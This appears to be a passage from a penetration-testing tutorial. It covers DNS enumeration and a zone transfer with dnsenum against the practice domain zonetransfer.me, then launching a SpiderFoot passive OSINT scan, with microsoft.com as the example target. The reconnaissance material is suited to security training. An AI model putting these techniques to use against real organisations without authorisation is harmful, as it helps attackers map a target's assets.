
```
kali@kali:~$ dnsenum zonetransfer.me
```

The DNSenum tool will attempt to retrieve all DNS records for the targeted domain and will attempt to perform DNS zone transfer using all the Name Servers that are found. In the following screenshot shows DNSenum was able to retrieve the zone records for the targeted domain:



```
Trying Zone Transfer for zonetransfer.me on nsztm2.digi.ninja ...
zonetransfer.me.                        7200     IN     SOA             (
zonetransfer.me.                        300      IN     HINFO        "Casio
zonetransfer.me.                        301      IN     TXT             (
zonetransfer.me.                        7200     IN     MX              0
zonetransfer.me.                        7200     IN     MX             10
zonetransfer.me.                        7200     IN     A       5.196.105.14
zonetransfer.me.                        7200     IN     NS      nsztm1.digi.ninja.
zonetransfer.me.                        7200     IN     NS      nsztm2.digi.ninja.
_acme-challenge.zonetransfer.me.        301      IN     TXT             (
_acme-challenge.zonetransfer.me.        301      IN     TXT             (
_sip._tcp.zonetransfer.me.              14000    IN     SRV             0
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200    IN     PTR      www.zonetransfer.me.
asfdbauthdns.zonetransfer.me.           7900     IN     AFSDB           1
asfdbbox.zonetransfer.me.               7200     IN     A        127.0.0.1
asfdbvolume.zonetransfer.me.            7800     IN     AFSDB           1
canberra-office.zonetransfer.me.        7200     IN     A       202.14.81.230
cmdexec.zonetransfer.me.                300      IN     TXT             ";
contact.zonetransfer.me.                2592000  IN     TXT             (
dc-office.zonetransfer.me.              7200     IN     A       143.228.181.132
deadbeef.zonetransfer.me.               7201     IN     AAAA    dead:beaf::
dr.zonetransfer.me.                     300      IN     LOC            53
```

DNSEnum was able to retrieve additional zone records, as shown here:



```
email.zonetransfer.me.             2222     IN     NAPTR             (
email.zonetransfer.me.             7200     IN     A        74.125.206.26
Hello.zonetransfer.me.             7200     IN     TXT             "Hi
home.zonetransfer.me.              7200     IN     A         127.0.0.1
Info.zonetransfer.me.              7200     IN     TXT               (
internal.zonetransfer.me.          300      IN     NS       intns1.zonetransfer.me.
internal.zonetransfer.me.          300      IN     NS       intns2.zonetransfer.me.
intns1.zonetransfer.me.            300      IN     A        81.4.108.41
intns2.zonetransfer.me.            300      IN     A        52.91.28.78
office.zonetransfer.me.            7200     IN     A        4.23.39.254
ipv6actnow.org.zonetransfer.me.    7200     IN     AAAA     2001:67c:2e8:11::c100:1332
owa.zonetransfer.me.               7200     IN     A        207.46.197.32
```

As you can imagine, the collected information can be leverage by both adversaries and ethical hackers to discover additional assets that are owned by the targeted organization, identify their hostnames and IP addresses.Having completed this exercise, you have learnt how to perform DNS enumeration and zone transfer as an ethical hacker and penetration tester. Next, you will learn how to automate the collection of OSINT using Spiderfoot.


Automation using Spiderfoot

Spiderfoot is a very popular OSINT tool that helps ethical hackers, penetration testers and cybersecurity researchers to automate their processes and workloads when gathering intelligence about their targets. This tool provides excellent visualization of the all data it has gathered in the form of graphs and tables, which helps you easily read and interpret the data that's been collected.To get started with Spiderfoot, please use the following instructions:

1. Power-on the **Kali Linux** virtual machine and ensure it has an active internet connection.
2. Next, open the **Terminal** and use the following commands to launch the Spiderfoot web interface:

```
kali@kali:~$ spiderfoot -l 0.0.0.0:1234
```


The following screenshot shows the execution of the preceding commands:



```
kali@kali:~$ spiderfoot -l 0.0.0.0:1234

*************************************************************
2023-08-16 19:20:00,249 [INFO] sf : Starting web server at 0.0.0.0:1234 ...
2023-08-16 19:20:00,264 [WARNING] sf :
********************************************************************
Warning: passwd file contains no passwords. Authentication disabled.
Please consider adding authentication to protect this instance!
Refer to https://www.spiderfoot.net/documentation/#security.
********************************************************************

 Use SpiderFoot by starting your web browser of choice and
 browse to http://127.0.0.1:1234
*************************************************************
```

As shown in the preceding screenshot, the `-l` syntax specifies the IP address and port number for the Spiderfoot web interface. Where, `0.0.0.0` specifies all interfaces and `1234` is the open port for incoming connections to Spiderfoot web interface.

1. Next, open the web browser within Kali Linux and go to `http://127.0.0.1:1234/` to access the Spiderfoot web interface, as shown below:




Scans

No scan history

There is currently no history of previously run scans. Please click 'New Scan' to initiate a new scan.

Join the SpiderFoot community Discord!

1. Next, to automate the OSINT data collection and analysis, click on **New Scan** > set a **Scan Name** with a **Scan Target** and use the **Passive** option, then click on **Run Scan Now** as shown below:



New Scan

Scan Name

Target-1

Scan Target

microsoft.com

Your scan target may be one of the following. SpiderFoot will automatically detect the target type based on the format of your input:

Domain Name: e.g. *example.com*
IPv4 Address: e.g. *1.2.3.4*
IPv6 Address: e.g. *2606:4700:4700::1111*
Hostname/Sub-domain: e.g. *abc.example.com*
Subnet: e.g. *1.2.3.0/24*
Bitcoin Address: e.g. 1HesYJSP1QqcyPEjnQ9vzBL1wujruNGe7R
E-mail address: e.g. *bob@example.com*
Phone Number: e.g. *+12345678901* (E.164 format)
Human Name: e.g. *"John Smith"* (must be in quotes)
Username: e.g. *"jsmith2000"* (must be in quotes)
Network ASN: e.g. *1234*

By Use Case | By Required Data | By Module

● All **Get anything and everything about the target.**

All SpiderFoot modules will be enabled (slow) but every possible piece of information about the target will be obtained and analysed.

○ Footprint **Understand what information this target exposes to the Internet.**

Gain an understanding about the target's network perimeter, associated identities and other information that is obtained through a lot of web crawling and search engine use.

○ Investigate **Best for when you suspect the target to be malicious but need more information.**

Some basic footprinting will be performed in addition to querying of blacklists and other sources that may have information about your target's maliciousness.


○ Passive **When you don't want the target to even suspect they are being investigated.**

As much information will be gathered without touching the target or their affiliates, therefore only modules that do not touch the target will be enabled.

Run Scan Now

Learn about the difference between SpiderFoot and SpiderFoot HX.

1. Spiderfoot begins to collect and analyze data from multiple data sources on the internet about the targeted organization or domain, as shown below:



Target-1 RUNNING

Scan Status

Total 1591 Unique 1437


Status RUNNING Errors 126

Correlations

High 0 Medium 0


Low 0 Info 0

1. Select the **Graph** tab to view how each data point is interconnected to the target domain, as shown below:




Clicking a data point shown in the preceding screenshot reveals with a domain name, sub-domain, hostname, email address or URL that's associated to the target.

1. Next, to view the data that was collected based on categories, click on **Browse**, as shown in the following screenshot:



